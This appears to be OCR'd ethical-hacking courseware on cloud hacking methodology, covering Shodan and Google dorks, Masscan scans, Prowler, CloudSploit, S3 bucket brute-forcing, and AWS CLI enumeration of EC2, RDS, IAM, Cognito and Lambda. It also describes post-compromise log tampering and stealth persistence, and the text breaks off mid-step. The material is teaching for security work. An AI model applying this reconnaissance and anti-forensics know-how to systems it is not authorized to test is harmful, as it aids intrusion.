Explain Cloud Hacking Methodology

Cloud Hacking

- Cloud hacking encompasses a broad range of activities aimed at compromising cloud infrastructure and services
- This can include both cloud-hosted web applications and system hacking but extends to compromise overall cloud security

Web Applications Hacking	Attackers target cloud-based Web APIs, often exposed to the Internet, to exploit vulnerabilities such as inadequate authentication and authorization flaws, potentially gaining unauthorized access to vast cloud resources **Note**: For complete coverage of web application hacking, refer to Module 14: Hacking Web Applications
System Hacking	System hacking in cloud environments involves exploiting vulnerabilities in virtualized systems such as VMs, containers, and serverless functions to gain unauthorized access and maintain persistence **Note**: For complete coverage of system hacking, refer to Module 06: System Hacking
Cloud Platform Hacking	Attackers exploit weak passwords, unpatched services, and misconfigured settings to compromise overall cloud security **Note**: Being an ethical hacker, you must notify the cloud provider before performing any hacking operations. Also, check what activities are permitted for specific operations.

Cloud Hacking Methodology

Information Gathering	• In the information gathering phase the attacker **collects** as much **data** as possible about the target cloud infrastructure • This can assist them **lay the foundation** for the entire cloud hacking process
Vulnerability Assessment	• The vulnerability assessment phase involves **identifying** and **evaluating** security weaknesses within the cloud infrastructure • This can include assessing the misconfigurations, unpatched software, and flaws in the cloud-based **network**, **applications**, and **services**
Exploitation	• Exploitation is the phase where attackers actively exploit the **identified vulnerabilities** to gain **unauthorized access** or **control** over the target cloud infrastructure • Successful exploitation can lead to **data breaches**, **service disruptions**, **financial loss**, etc.
Post-Exploitation	• Post-exploitation involves **maintaining access**, **covering tracks**, and **exploring deeper** into the network • It ensures long-term access to the compromised systems, exfiltrate data, and prepare for further attacks


Note: Ethical hacking in a cloud environment is typically feasible only through internal means, ensuring compliance with security policies and avoiding unauthorized access

Identifying Target Cloud Environment

- Identifying target cloud environments involves **recognizing** and **profiling** the cloud infrastructure that an organization uses, such as AWS, Azure, GCP, etc.
- Attackers can use tools such as **Shodan**, **Censys**, etc. to gather detailed information about the target's cloud infrastructure

Shodan Search Filters to Gather Information

- **ssl.cert.issuer.cn:Amazon** → Search for AWS services
- **cloud.region:<Region_code>** → Search for specific cloud region
- **org:Microsoft** → Search for devices and services belonging to Microsoft)
- **product:Kubernetes** → Search for instances of Kubernetes
- **Amazon web services Facebook** → Search for AWS-hosted services and infrastructure used by Facebook



Shodan search results showing information about Facebook using AWS


https://www.shodan.io

Discovering Open Ports and Services using Masscan

- Masscan is particularly useful for identifying open ports and services running on cloud infrastructure, enabling quick discovery of **exposed services** that may be **vulnerable to exploitation**
- Masscan can be configured to scan specific **IP addresses or ranges**, allowing attackers to target cloud service providers such as AWS, Azure, or Google Cloud

- Run the following Masscan command to scan target IP address for open ports:
  - **sudo masscan -p0-65535 <target_IP_address> --rate=<rate>**
- Run the Masscan command with '-oX' or '-oJ' option to save the scan results:
  - **sudo masscan -p0-65535 <target_IP_address> --rate=<rate> -oX <scan_results>.xml**

    or
  - **sudo masscan -p0-65535 <target_IP_address> --rate=<rate> -oJ scan_results.json**



Vulnerability Scanning using Prowler

- If attackers could gather necessary credentials in the **enumeration process** above, they can use **Prowler** to check for security loopholes, including **unsecured data transmission** channels, overly **permissive policies**, and other potential vulnerabilities

Prowler Commands to Perform Vulnerability Scanning

- Run the following command and specify the provider to start the scanning:

  prowler <provider>

- Run the following command to generate a report:

  prowler <provider> -M csv json-asff json-ocsf html

- Other commands for executing specific checks or services:
  - **prowler azure --checks storage_blob_public_access_level_is_disabled**
  - **prowler aws --services s3 ec2**
  - **prowler gcp --services iam compute**
  - **prowler kubernetes --services etcd apiserver**

https://github.com

Identifying Misconfigurations in Cloud Resources Using CloudSploit

Attackers use automated tools such as CloudSploit to scan for misconfigurations such as **permissive IAM policies**, exposed storage buckets, unsecured databases, and **misconfigured network security groups**

Commands to Identify Misconfigurations

- Command to perform a standard scan:

  ./index.js

- Commands to perform a compliance mapping on target cloud service:

  For HIPAA scan mapping: **./index.js --compliance=hipaa**

  For PCI scan mapping: **./index.js --compliance=pci**

  For CIS Benchmarks scan mapping: **./index.js --compliance=cis**

- Commands to get the output:

  ./index.js --console=text

  ./index.js --csv=file.csv

Cleanup and Maintaining Stealth

- After compromising a cloud environment, attackers focus on cleaning up their traces and maintaining stealth to **avoid detection** and ensure their continued access
- Maintaining a low profile is crucial for persisting the **attack duration** and increasing the potential for **data exfiltration**

Methods to Achieve Cleanup and Maintain Stealth

Log Manipulation	Once attackers compromise the target cloud environment, they can **delete the logs** or **modify** them to remove or hide entries that record their malicious actions
Removing Credentials and Access Management	This method involves **removing temporary credentials** such as temporary access tokens or keys used
Manipulating System and Service Configurations	This method involves **reverting** and **changing** the system or service configurations such as undoing any visible changes made during the attack
Implementing Persistence Mechanisms	In this method, attackers can hide malicious code by using **legitimate processes** or **services** to disguise malware

Objective 04

Demonstrate AWS Hacking

Enumerating S3 Buckets


- Simple Storage Service (S3) is a scalable **cloud storage service** used by Amazon AWS where files, folders, and objects are stored via web APIs
- Attackers use tools such as CloudBrute, S3Scanner, Bucket Flaws, or BucketLoot to identify open S3 buckets of cloud services, such as Amazon AWS, and retrieve their content for malicious purposes

Inspecting HTML

Attackers analyze the source code of HTML web pages in the background, to find URLs to the target S3 buckets

Brute-forcing URL


Attackers use Burp Suite to perform brute forcing attacks on the target bucket's URL to identify the correct URL to the bucket



Enumerating S3 Buckets (Cont'd)

Advanced Google Hacking

- Attackers use advanced **Google search operators** such as "**inurl**" to search for URLs related to the target S3 buckets
- Some of the **Google Dorks** are as follows:
  - **inurl: s3.amazonaws.com**
  - **inurl: s3.amazonaws.com/audio/**
  - **inurl: s3.amazonaws.com/video/**
  - **site:s3.amazonaws.com inurl:facebook**
  - **site:s3.amazonaws.com intitle:facebook**




Enumerating S3 Buckets (Cont'd)


Enumerate S3 Buckets using CloudBrute

- Run the following command to brute force, generate, and validate the target buckets

  ./cloudbrute -d <target.com> -k <keyword> -t 80 -T 10 -w /<path_to_wordlist>.txt

- Check for any open/ public buckets and copy them to any browser for viewing the contents





https://github.com

Enumerating EC2 Instances

- Amazon EC2 (Elastic Compute Cloud) is a web service that provides resizable compute capacity in the cloud, designed to make web-scale cloud computing easier for developers
- To enumerate target AWS EC2 instances, attackers require access to an EC2 instance to run the following enumeration commands on targeted AWS cloud service

Commands to Enumerate EC2 Instances

- List EC2 instances in the target cloud:
  aws ec2 describe-instances
- List out the volumes:
  aws ec2 describe-volumes
- List out the available snapshots and to check if any volume is public
  aws ec2 describe-snapshots
- List out security groups
  aws ec2 describe-security-groups
- To list out the EC2 instances that are part of a fleet:
  aws ec2 describe-fleet-instances
- To view details about existing fleets:
  aws ec2 describe-fleets
- To list out dedicated hosts:
  aws ec2 describe-hosts
- To find out what role is allocated to an instance profile:
  aws iam get-instance-profile --instance-profile-name <profile name>
- To list out names of SSH keys:
  aws ec2 describe-key-pairs
- To list out subnets:
  aws ec2 describe-subnets
- To list out all the VPC endpoints:
  aws ec2 describe-vpc-endpoints
- To list out allowed connections between VPC pairs:
  aws ec2 describe-vpc-peering-connections

Enumerating AWS RDS Instances

Attackers use the following AWS CLI commands, which will provide detailed information about the relational databases (RDS) instances

1. Command to view all provisioned RDS Instances
   aws rds describe-db-instances
2. Command to list specific RDS Instance
   aws rds describe-db-instances \ --db-instance-identifier mydbinstancecf
3. Command to get the information about DB security groups
   aws rds describe-db-security-groups
4. Command to get the details about automated backups for RDS instances
   aws rds describe-db-instance-automated-backups
5. Command to get the details about DB snapshots
   aws rds describe-db-snapshots
6. Command to view the public DB snapshots that can be shared across account
   aws rds describe-db-snapshots --include-public --snapshot-type public

Note: To run the AWS CLI commands related to RDS, attackers require specific IAM permissions such as **rds:DescribeDBInstances**

Enumerating AWS Account IDs and IAM Roles

Enumerating AWS Account IDs

- AWS accounts are identified by unique IDs that, when exposed publicly, can be used by attackers for various exploits
- Attackers can discover AWS account IDs via the following sources:
  - **Publicly shared resources** such as S3 buckets, may reveal the AWS account ID
  - **Amazon Resource Names** (ARNs), which include the AWS account ID, can expose it if shared in documentation, error messages, or logs
  - **Sharing IAM policies** or **roles** with external parties can expose the AWS account ID

Enumerating AWS IAM Roles

- In AWS, **failed role assumption** attempts provide response messages that reveal the existence of roles
- Information gathered by attackers through IAM role enumeration:
  - Internal software/stacks
  - IAM usernames
  - AWS services in use
  - 3rd-party software in use
- Attackers can use **Principal Mapper** to visualize IAM users and roles, revealing privilege escalation paths in AWS

Enumerating Weak IAM Policies using Cloudsplaining

- Cloudsplaining allows attackers to identify weak or **violated AWS IAM policies**, which can be leveraged to perform privilege escalation, resource modification, and data exfiltration

Steps to Enumerate Weak IAM Policies


- Use the AWS CLI to retrieve detailed information about IAM policies attached to users, groups, and roles:

  aws iam get-account-authorization-details --output json > account-auth-details.json

- Run the following Cloudsplaining command to scan and analyze the exported IAM policies and generate a report:

  cloudsplaining scan --input-file account-auth-details.json --output ./cloudsplaining-report

- Navigate to the output directory and open the generated report in a web browser to view the identified weak IAM policies



Enumerating AWS Cognito

- AWS Cognito is a service by Amazon Web Services that streamlines **authentication**, **authorization**, and **user management** for web and mobile applications
- Enumerating AWS Cognito involves gathering information about users and their attributes within an AWS Cognito **user pool** and **identity pool**

Enumerating User Pools

- To list all user pools

  aws cognito-idp list-user-pools
- To view detailed information about a specific Amazon Cognito user pool

  aws cognito-idp describe-user-pool --user-pool-id <UserPoolId>

Enumerating Identity Pools

- To list all identity pools

  aws cognito-identity list-identity-pools
- To view detailed information about a specific Amazon Cognito identity pool

  aws cognito-idp describe-user-pool --user-pool-id <UserPoolId>

Checking for Existing Users

- Run the following command to sign up a new user and check if similar username already exists

  aws cognito-idp sign-up --client-id <ClientId> --username <username> --password <password> --user-attributes Name=email,Value=<email>


Enumerating DNS Records of AWS Accounts using Ghostbuster

- Enumerating DNS records of AWS accounts allows attackers to uncover valuable information about the infrastructure, such as **IP addresses**, **subdomains**, and **mail servers**

Ghostbuster

- Ghostbuster helps to gather all **DNS records** from the targeted AWS accounts, specifically those managed through **Amazon Route 53**
- Run the following command to enumerate DNS records of a targeted AWS account using Ghostbuster:

  ghostbuster scan aws --profile < AWS CLI profile name>




Enumerating Serverless Resources in AWS

Commands to enumerate serverless resources in AWS:

- To list all the Lambda functions:
  aws lambda list-functions
- To examine the configuration details of a Lambda function:
  aws lambda get-function-configuration --function-name <function_name>
- To find exposed URLs of a Lambda function:
  aws lambda list-function-url-configs --function-name <function_name>
- To list event sources that trigger a Lambda function:
  aws lambda list-event-source-mappings --function-name <function_name>
- To view all managed policies attached to an IAM role:
  aws iam list-attached-role-policies --role-name <role_name>
- To identify DynamoDB table names associated with the current account:
  aws dynamodb list-tables
- To list all DynamoDB global tables:
  aws dynamodb list-global-tables
- To retrieve API Gateway REST APIs:
  aws apigateway get-rest-apis

Discovering Attack Paths using Cartography

- Attackers can leverage Cartography to **identify relationships** and **dependencies**, **discover misconfigurations**, and pinpoint potential vulnerabilities for exploitation
- By visualizing the interconnected components, Cartography aids in recognizing **attack paths** and privilege escalation opportunities




https://github.com

Additional tools

- **Starbase** (*https://github.com*)
- **Cloudlist** (*https://github.com*)
- **AWS Recon** (*https://github.com*)
- **aws-inventory** (*https://github.com*)
- **CloudMapper** (*https://github.com*)

Discovering Attack Paths using CloudFox

- CloudFox scans for secrets in EC2 user data, environment variables, workloads with admin permissions, role trusts, hostnames, IPs, and filesystems in AWS infrastructure
- Find exploitable attack paths:
  cloudfox aws --profile <profile-name> all-checks
- Enumerate active access keys for all users:
  cloudfox aws --profile <profile-name> -v2 access-keys
- Identify all Elastic network interfaces:
  cloudfox aws -p <profile-name> eni -v2
- List all the IAM permissions available to a principal:
  cloudfox aws --profile <profile-name> permissions -v2
- Identify workloads with admin permissions:
  cloudfox aws --profile <profile-name> workloads



Identify Security Groups Exposed to the Internet

- Attackers can exploit **open security groups** to gain unauthorized network access by targeting **ports that allow unrestricted traffic**
- Open security groups allowing inbound traffic from any IP address on **commonly used ports** (e.g., SSH, HTTP, HTTPS, MySQL), **expose services** to the Internet, making them vulnerable to attacks such as brute force

Techniques to Enumerate the Open Security Groups

Using AWS Management Console:

- **Step 1:** Navigate to the **EC2 Dashboard**
- **Step 2:** Select **"Security Groups"** from the sidebar
